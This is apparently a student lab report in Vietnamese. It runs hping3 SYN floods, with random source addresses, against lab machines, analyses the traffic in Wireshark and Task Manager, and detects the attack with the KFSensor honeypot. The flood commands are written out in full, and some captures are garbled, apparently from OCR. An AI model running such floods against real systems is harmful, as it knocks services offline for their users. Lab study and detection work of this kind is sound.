Em thực hiện tấn công SYN Flood bằng Hping 3 trên máy attacker:

```
root@kali: /home/nghianguyen
File Actions Edit View Help

(root@kali)-[/home/nghianguyen]
# hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 10.81.82.120
HPING 10.81.82.120 (eth0 10.81.82.120): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
— 10.81.82.120 hping statistic —
1481668 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)-[/home/nghianguyen]
#
```





Quan sát wireshark trên máy victim em thấy được những điều sau:

3313.. 13.315132	238.54.58.66	10.81.82.120	TCP	174 6321 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315161	254.245.183.168	10.81.82.120	TCP	174 6322 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315161	25.49.125.31	10.81.82.120	TCP	174 6323 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315189	194.84.192.150	10.81.82.120	TCP	174 6324 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315189	148.16.282.53	10.81.82.120	TCP	174 6325 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315283	254.27.116.108	10.81.82.120	TCP	174 6326 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315283	31.53.236.28	10.81.82.120	TCP	174 6327 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315283	78.115.27.126	10.81.82.120	TCP	174 6328 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315283	68.27.225.103	10.81.82.120	TCP	174 6329 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315353	121.183.62.90	10.81.82.120	TCP	174 6330 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315353	3.64.149.69	10.81.82.120	TCP	174 6331 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315353	232.37.45.152	10.81.82.120	TCP	174 6332 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315353	188.132.125.208	10.81.82.120	TCP	174 6333 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315395	111.189.92.30	10.81.82.120	TCP	174 6334 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315395	175.115.125.210	10.81.82.120	TCP	174 6335 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315433	182.156.6.226	10.81.82.120	TCP	174 6336 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315433	249.38.23.179	10.81.82.120	TCP	174 6337 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315467	143.36.325.46	10.81.82.120	TCP	174 6338 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315467	2.37.168.88	10.81.82.120	TCP	174 6339 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315498	157.254.207.118	10.81.82.120	TCP	174 6340 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315498	163.183.165.68	10.81.82.120	TCP	174 6341 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315532	221.19.68.92	10.81.82.120	TCP	174 6342 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315532	246.66.183.111	10.81.82.120	TCP	174 6343 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315557	253.113.60.23	10.81.82.120	TCP	174 6344 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315557	27.165.205.221	10.81.82.120	TCP	174 6345 → 4444 [SYN] Seq=0 Win=64 Len=120
3313.. 13.315634	118.172.182.176	10.81.82.120	TCP	174 6346 → 4444 [SYN] Seq=0 Win=64 Len=120

```
> Frame 1: 210 bytes on wire (1680 bits), 210 bytes captured (1680 bits) on interface \Device\NPF_{F98297DC-78D5-433D-A...}
> Ethernet II, Src: VMware0:00:00:02 (00:50:56:c0:00:02), Dst: IPv4mcast_7:ffff:fa (01:00:5e:7f:ff:fa)
> Internet Protocol Version 4, Src: 10.81.82.1, Dst: 239.255.255.250
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 196
    Identification: 0xbdb1 (56113)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to live: 1
```

```
0000 01 00 5e 7f ff fa 00 50 56 c0 00 02 08 00 45 00 ...A...P V...E...
0010 00 c4 db 31 00 00 01 11 91 ab 0a 51 52 01 ef ff ...1... ..QR...
0020 ff fa eb 0c 07 6c 0d b0 fe 56 4d 2d 53 45 41 52 ...1... ..VN-SEAR
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48 CH * HTTP/1.1..H
0040 4f 53 54 3a 20 32 33 39 2e 32 35 35 2e 32 35 35 OST: 239.255.255
0050 2e 32 35 30 3a 31 39 30 30 0d 0a 4d 41 4e 3a 20 .250:190 0..MAN:
0060 22 73 73 64 70 3a 64 69 73 63 6f 76 65 72 22 0d "ssdp:discover"
0070 0a 4d 58 3a 20 31 0d 0a 63 54 3a 20 75 72 6e 3a .MX: 1..ST: urn:
0080 64 69 61 6c 2d 6d 75 6c 74 69 73 63 72 65 65 6e dial-multiscreen
0090 2d 6f 72 67 3a 73 65 72 76 69 63 65 3a 64 69 61 org:sen vice:di
00a0 6c 3a 31 0d 0a 55 53 45 52 2d 41 47 45 4e 54 3a 1:1:..USE R-AGENT:
00b0 20 43 6f 63 43 6f 63 2f 31 32 34 2e 30 2e 36 33 CoCoc/ 124.0.63
```

Capturing from Ethernet2						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
						
Apply a display filter ... <Ctrl-F>						
No.	Time	Source	Destination	Protocol	Length	Info
1416.. 32.200061	195.118.37.14	10.81.82.120	TCP	174	42701 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200091	142.123.120.163	10.81.82.120	TCP	174	42702 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200091	138.119.98.235	10.81.82.120	TCP	174	42703 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200121	3.111.29.3	10.81.82.120	TCP	174	42704 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200121	188.140.218.181	10.81.82.120	TCP	174	42705 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200157	170.21.187.66	10.81.82.120	TCP	174	42706 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200157	167.229.11.70	10.81.82.120	TCP	174	42707 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200187	249.146.213.215	10.81.82.120	TCP	174	42708 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200187	133.215.28.123	10.81.82.120	TCP	174	42709 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200212	58.159.76.49	10.81.82.120	TCP	174	42710 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200212	221.57.54.58	10.81.82.120	TCP	174	42711 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200242	184.140.102.229	10.81.82.120	TCP	174	42712 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200242	225.139.163.221	10.81.82.120	TCP	174	42713 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200267	88.118.4.3	10.81.82.120	TCP	174	42714 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200267	171.163.149.238	10.81.82.120	TCP	174	42715 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200297	69.91.251.174	10.81.82.120	TCP	174	42716 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200297	128.199.6.140	10.81.82.120	TCP	174	42717 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200327	242.208.70.188	10.81.82.120	TCP	174	42718 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200327	70.126.111.16	10.81.82.120	TCP	174	42719 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200353	49.225.224.159	10.81.82.120	TCP	174	42720 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200353	49.68.69.154	10.81.82.120	TCP	174	42721 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200388	133.135.73.246	10.81.82.120	TCP	174	42722 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200388	62.149.142.111	10.81.82.120	TCP	174	42723 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200418	215.84.175.70	10.81.82.120	TCP	174	42724 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200418	36.31.239.59	10.81.82.120	TCP	174	42725 → 4444 [SYN] Seq=0 Win=64 Len=120	
1416.. 32.200448	134.97.9.231	10.81.82.120	TCP	174	42726 → 4444 [SYN] Seq=0 Win=64 Len=120	

> Frame 1: 210 bytes on wire (1680 bits) captured (1680 bits) on Interface DeviceNPF_{F98279C-7B05-433D-A...} Ethernet II, Src: VMware_00:00:00:00:56:00:00:02, Dst: IPV4cast_7f:ff:fa (01:00:5e:7f:ff:fa)

> Internet Protocol Version 4, Src: 10.81.82.121, Dst: 239.255.255.50

0100 : Version: 4

.... 0101 : Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total length: 196

Identification: 0xbdb31 (56113)

0000 : Flags: 0x0

... 0 0000 0000 0000 : Fragment Offset: 0

0000 01 00 5e 7f ff fa 00 50 56 00 00 02 00 45 00 : Ethernet II, Src: VMware_00:00:00:00:56:00:00:02, Dst: IPV4cast_7f:ff:fa (01:00:5e:7f:ff:fa)

0010 00 c4 db 31 00 00 01 11 91 ab 05 51 52 01 ff 5f : Internet Protocol Version 4, Src: 10.81.82.121, Dst: 239.255.255.50

0020 ff fa 0b 0c 07 6c 00 b0 fe 56 4d 2d 53 45 41 52 : Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0030 43 48 20 2a 20 40 54 54 50 2f 31 2e 31 00 0b 08 : Total length: 196

0040 4f 53 54 3a 20 32 31 39 2a 32 35 35 2a 32 35 35 : Identification: 0xbdb31 (56113)

0050 2e 32 35 30 3a 31 39 30 0d 34 41 41 4e 3a 20 : Flags: 0x0

0060 22 73 73 64 70 3a 64 69 73 63 6f 76 65 72 22 0d : Fragment Offset: 0

0070 0a 4d 5b 3a 20 31 00 0a 53 4a 20 75 72 ff 3f : Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0080 00 65 03 0c 2f 02 72 6c 74 69 73 63 72 65 85 6a : Total length: 196

0090 2d 6f 72 6f 7a 73 65 72 76 69 63 65 3a 64 69 61 : Identification: 0xbdb31 (56113)

00a0 6c 3a 31 0d 0d 55 53 45 52 d4 47 45 4e 54 3a : Flags: 0x0

```
> Frame 1: 210 bytes on wire (1680 bits), 210 bytes captured (1680 bits) on interface \Device\NPF_{F98297DC-78D5-433D-A...}
> Ethernet II, Src: VMware0:00:00:02 (00:50:56:c0:00:02), Dst: IPv4mcast_7:ffff:fa (01:00:5e:7f:ff:fa)
> Internet Protocol Version 4, Src: 10.81.82.1, Dst: 239.255.255.250
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 196
    Identification: 0xbdb1 (56113)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to live: 1
```

```
0000 01 00 5e 7f ff fa 00 50 56 c0 00 02 08 00 45 00 ...A...P V...E...
0010 00 c4 db 31 00 00 01 11 91 ab 0a 51 52 01 ef ff ...1... ..QR...
0020 ff fa eb 0c 07 6c 0d b0 fe 56 4d 2d 53 45 41 52 ...1... ..VN-SEAR
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48 CH * HTTP/1.1..H
0040 4f 53 54 3a 20 32 33 39 2e 32 35 35 2e 32 35 35 OST: 239.255.255
0050 2e 32 35 30 3a 31 39 30 30 0d 0a 4d 41 4e 3a 20 .250:190 0..MAN:
0060 22 73 73 64 70 3a 64 69 73 63 6f 76 65 72 22 0d "ssdp:discover"
0070 0a 4d 58 3a 20 31 0d 0a 63 54 3a 20 75 72 6e 3a .MX: 1..ST: urn:
0080 64 69 61 6c 2d 6d 75 6c 74 69 73 63 72 65 65 6e dial-multiscreen
0090 2d 6f 72 67 3a 73 65 72 76 69 63 65 3a 64 69 61 org:sen vice:di
00a0 6c 3a 31 0d 0a 55 53 45 52 2d 41 47 45 4e 54 3a 1:1:..USE R-AGENT:
00b0 20 43 6f 63 43 6f 63 2f 31 32 34 2e 30 2e 36 33 CoCoc/ 124.0.63
```

Hầu hết các gói tin được gửi từ nhiều địa chỉ IP nguồn khác nhau đến IP đích 10.81.82.120 với cờ SYN được bật. Các gói tin này đều có cổng đích là 4444, kích thước dữ liệu 120 bytes và kích thước cửa sổ 64.

Khác với lần tấn công ở bài 1 thì ở lần tấn công này em thấy rằng ở wireshark không hề xuất hiện gói tin victim phản hồi bằng các gói SYN-ACK, gửi lại các gói SYN-ACK một lần nữa và gói RST như ở bài 1.



Nhưng mà thông qua những gì nhận được thì em nghĩ rằng tấn công ở bài thứ 2 này sẽ có khả năng hiệu quả hơn so với bài 1.

Điều đặc biệt hơn nữa là ở Task manager:

The screenshot shows the Windows Task Manager Performance tab. The 'Processes' section is expanded, showing a list of applications and their resource usage. Wireshark is highlighted with a yellow background, indicating high resource usage. The 'Background processes' section is also expanded, showing various system services and their resource usage.

Name	Status	70% CPU	74% Memory	30% Disk	8% Network	Power usage	Power usage t...
Apps (5)							
Microsoft Edge (6)		0%	27.6 MB	0.1 MB/s	0 Mbps	Very low	Very low
Task Manager		0.3%	13.4 MB	0.1 MB/s	0 Mbps	Very low	Very low
Windows Command Processor ...		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low
Windows Explorer		0%	1.2 MB	0 MB/s	0 Mbps	Very low	Very low
Wireshark (3)		43.0%	1,308.6 MB	58.6 MB/s	0 Mbps	Very high	Moderate
Background processes (42)							
AggregatorHost		0%	0.6 MB	0 MB/s	0 Mbps	Very low	Very low
Antimalware Core Service		0%	1.9 MB	0 MB/s	0 Mbps	Very low	Very low
Antimalware Service Executable		0%	50.9 MB	0.1 MB/s	0 Mbps	Very low	Very low
Application Frame Host		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	1.6 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0.4 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0.2 MB	0 MB/s	0 Mbps	Very low	Very low
CTF Loader		0%	1.7 MB	0.3 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	2.0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0.3 MB	0 MB/s	0 Mbps	Very low	Very low

Với lần tấn công thứ 2 này thì em đã thấy có sự khác biệt rõ rệt so với lần đầu khi xem qua Task manager. Ứng dụng wireshark chạy tốn rất nhiều tài nguyên máy, do số lượng gói tin SYN flood gửi đến victim là rất nhiều.



Câu 3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark.

Cài đặt KFSensor

The screenshot shows the KFSensor Professional interface. On the left, a tree view lists various protocols: TCP, FTP, SMTP, DNS, DHCP, POP3, NNTP, MS RPC, NBT Session, LDAP, and IIS HTTPS. The main window displays a table of detected attacks. The table has columns for ID, Start, Duration, Protocol, Sensor, Name, Visitor, and Description. The first four rows show TCP Closed Port attacks from license.piriform.com on ports 9747. The next three rows show UDP attacks from GI1tch on ports 67, 138, and 138.

ID	Start	Duration	Pro...	Sens...	Name	Visitor	Description
8	9/6/2024 1:14:14 PM.115	0.000	TCP	9747	TCP Closed Port	license.piriform.com	
7	9/6/2024 1:14:12 PM.291	0.000	TCP	9747	TCP Closed Port	license.piriform.com	
6	9/6/2024 1:14:10 PM.289	0.000	TCP	9747	TCP Closed Port	license.piriform.com	
5	9/6/2024 1:14:09 PM.289	0.000	TCP	9747	TCP Closed Port	license.piriform.com	
4	9/6/2024 1:13:40 PM.298	0.000	UDP	67	DHCP		
3	9/6/2024 1:12:36 PM.676	0.000	UDP	138	NBT Datagram...	GI1tch	
2	9/6/2024 1:12:36 PM.674	0.000	UDP	138	NBT Datagram...	GI1tch	
1	9/6/2024 1:12:31 PM.984	0.000	UDP	138	NBT Datagram...	GI1tch	

Below the table, a status bar shows: User Rights: Basic User [5], Server: Attack, Visitors: 5, Events: 8/8.

Email gửi thông báo



Set Up Wizard - EMail Alerts

Send to:

Send from:

If you want KFSensor to send alerts by email then fill in the email address details.

Wizard Help

< Back Next > Cancel

Thiết lập option trong Wizard

Set Up Wizard - Options

Denial Of Service Options
 Controls how many events are recorded before the server locks up

Port Activity
 How long a port should indicate activity after after an event

Proxy Emulation
 Controls if KFSensor is allowed to make limited external connections

Network Protocol Analyzer
 Dump files are useful for detailed analysis but take up a lot of disk space

Wizard Help

< Back Next > Cancel



Sử dụng nmap ta có thể thấy cổng FTP 21 trên máy nạn nhân mở

```
(kali㉿kali)-[~]  
$ nmap -p21 10.0.113.5  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 02:22 EDT  
Nmap scan report for 10.0.113.5  
Host is up (0.0021s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
  
Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds  
  
(kali㉿kali)-[~]
```

Tấn công DoS trên cổng FTP 21 bằng hping3

```
(kali㉿kali)-[~]  
$ sudo hping3 -S -p 21 --flood 10.0.113.5  
HPING 10.0.113.5 (eth0 10.0.113.5): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
— 10.0.113.5 hping statistic —  
125059 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Kết quả thu được qua KFSensor.



ID	Start	Duration	Pro...	Sens...	Name	Visitor	Description
340	9/6/2024 1:31:08 PM.776	0.329	TCP	21	FTP	Gl1tch	
339	9/6/2024 1:31:08 PM.775	0.330	TCP	21	FTP	Gl1tch	
338	9/6/2024 1:31:08 PM.775	0.328	TCP	21	FTP	Gl1tch	
337	9/6/2024 1:31:08 PM.771	0.325	TCP	21	FTP	Gl1tch	
336	9/6/2024 1:31:08 PM.761	0.325	TCP	21	FTP	Gl1tch	
335	9/6/2024 1:31:08 PM.753	0.322	TCP	21	FTP	Gl1tch	
334	9/6/2024 1:31:09 PM.069	0.002	TCP	21	FTP	Gl1tch	
333	9/6/2024 1:31:09 PM.069	0.000	TCP	21	DOS Attack	Gl1tch	DOS Attack
332	9/6/2024 1:31:09 PM.062	0.001	TCP	21	FTP	Gl1tch	
331	9/6/2024 1:31:09 PM.060	0.000	TCP	21	FTP	Gl1tch	
330	9/6/2024 1:31:09 PM.058	0.000	TCP	21	FTP	Gl1tch	
329	9/6/2024 1:31:09 PM.051	0.001	TCP	21	FTP	Gl1tch	
328	9/6/2024 1:31:09 PM.047	0.001	TCP	21	FTP	Gl1tch	
327	9/6/2024 1:31:09 PM.042	0.001	TCP	21	FTP	Gl1tch	
326	9/6/2024 1:31:09 PM.036	0.001	TCP	21	FTP	Gl1tch	
325	9/6/2024 1:31:09 PM.034	0.001	TCP	21	FTP	Gl1tch	
324	9/6/2024 1:31:09 PM.023	0.003	TCP	21	FTP	Gl1tch	
323	9/6/2024 1:31:09 PM.011	0.001	TCP	21	FTP	Gl1tch	
322	9/6/2024 1:31:09 PM.010	0.000	TCP	21	FTP	Gl1tch	
321	9/6/2024 1:31:09 PM.000	0.005	TCP	21	FTP	Gl1tch	

Ta có thể thấy KFSensor đã nhận biết và bắt được tấn công. Tuy nhiên việc gửi mail có thể không làm được có thể do đây là bản trial, hoặc là KFSensor không tương thích với domain gmail

gmail.com	SendMail: Connection TimeOut id...
gmail.com	SendMail: Connection TimeOut id...
gmail.com	SendMail: Connection TimeOut id...